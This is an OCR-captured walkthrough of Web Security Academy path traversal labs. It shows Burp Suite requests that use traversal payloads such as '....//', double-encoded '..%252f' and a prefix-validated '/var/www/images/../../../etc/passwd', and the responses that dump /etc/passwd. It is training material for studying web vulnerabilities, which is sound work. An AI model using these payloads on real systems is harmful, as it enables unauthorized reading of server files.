
```
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0aa000f0043dc52080a9b2cc0058007a.web-security-academy.net
Cookie: session=PTLZwU92hGeW8xhr71eBZReXCUu6fMa0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
```

Response

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```




```
GET /image?filename=....//....//....//etc/passwd HTTP/2
Host: 0aa000f0043dc52080a9b2cc0058007a.web-security-academy.net
Cookie: session=PTLZwU92hGeW8xhr71eBZReXCUu6fMa0
```



Response

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```



WebSecurity Academy


File path traversal, traversal sequences stripped non-recursively

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

4 Lab 4: File path traversal, traversal sequences stripped with superfluous URL-decode




Lab: File path traversal, traversal sequences stripped with superfluous URL-decode


This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.




```
GET /image?filename=15.jpg HTTP/2
Host: 0ae400fe04f8fe5e82e63fb400a9008d.web-security-academy
Cookie: session=r306UUfYAQgIh18Sf3Z3af51FT15YsTY
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
```




```
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0ae400fe04f8fe5e82e63fb400a9008d.web-security-academy.net
Cookie: session=r306UUfYAQgIh18Sf3Z3af51FT15YsTY
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```




```
GET /image?filename=....//....//....//etc/passwd HTTP/2
Host: 0ae400fe04f8fe5e82e63fb400a9008d.web-security-academy.net
Cookie: session=r306UUfYAQgIh18Sf3Z3af51FT15YsTY
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```




```
GET /image?filename=..%252f..%252f..%252fetc/passwd HTTP/2
Host: 0ae400fe04f8fe5e82e63fb400a9008d.web-security-academy.net
Cookie: session=r306UUfYAQgIh18Sf3Z3af51FT15YsTY
```



```
GET /image?filename=..%252f..%252f..%252fetc/passwd HTTP/2
Host: 0ae400fe04f8fe5e82e63fb400a9008d.web-security-academy.net
Cookie: session=r306UUfYAQgIh18Sf3Z3af51FT15YsTY
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0ae400fe04f8fe5e82e63fb400a9008d.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```


```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
```



File path traversal, traversal sequences stripped with superfluous URL-decode

Congratulations, you solved the lab!

5 Lab 5: File path traversal, validation of start of path




Lab: File path traversal, validation of start of path


This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.




```
GET /image?filename=/var/www/images/64.jpg HTTP/2
Host:
0aa2006e032214a0821d43c700820099.web-security-academy.
net
Cookie: session=71GYTZ81oCGi2qQCwB3XARIFbQUHevnh
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
```



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 2 3 4 5 ×
Send
Cancel
Target: https://0aa2006e032214a0821d43c700820099.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Custom actions
Search
0 highlights
Done
169,664 bytes | 793 millis
Event log All issues
Memory: 193.3MB
Disabled

```
GET /image?filename=/var/www/images/64.jpg HTTP/2
Host: 0aa2006e032214a0821d43c700820099.web-security-academy.net
Cookie: session=71GYTZ81oCGi2qQCwB3XARIFbQUHevnh
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0aa2006e032214a0821d43c700820099.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 169568

ÿØÿáÿExifMM*bj(1$r2i¬Ø
ú'
ú'Adobe Photoshop CC 2019 (Macintosh)2019:03:01 17:40:41 ÿÿ ¼ Ó&.(6¿HHÿØÿiAdobe_CMÿiAdobedÿÛ

ÿÀk "ÿÝ
ÿÄ?
```




```
GET /image?filename=/var/www/images/../../../etc/passwd HTTP/2
Host: 0aa2006e032214a0821d43c700820099.web-security-academy.net
Cookie: session=71GYTZ81oCGi2qQCwB3XARIFbQUHevnh
Sec-Ch-Ua-Platform: "Windows"
```



```
GET /image?filename=/var/www/images/../../../etc/passwd HTTP/2
Host: 0aa2006e032214a0821d43c700820099.web-security-academy.net
Cookie: session=71GYTZ81oCGi2qQCwB3XARIFbQUHevnh
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0aa2006e032214a0821d43c700820099.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
```

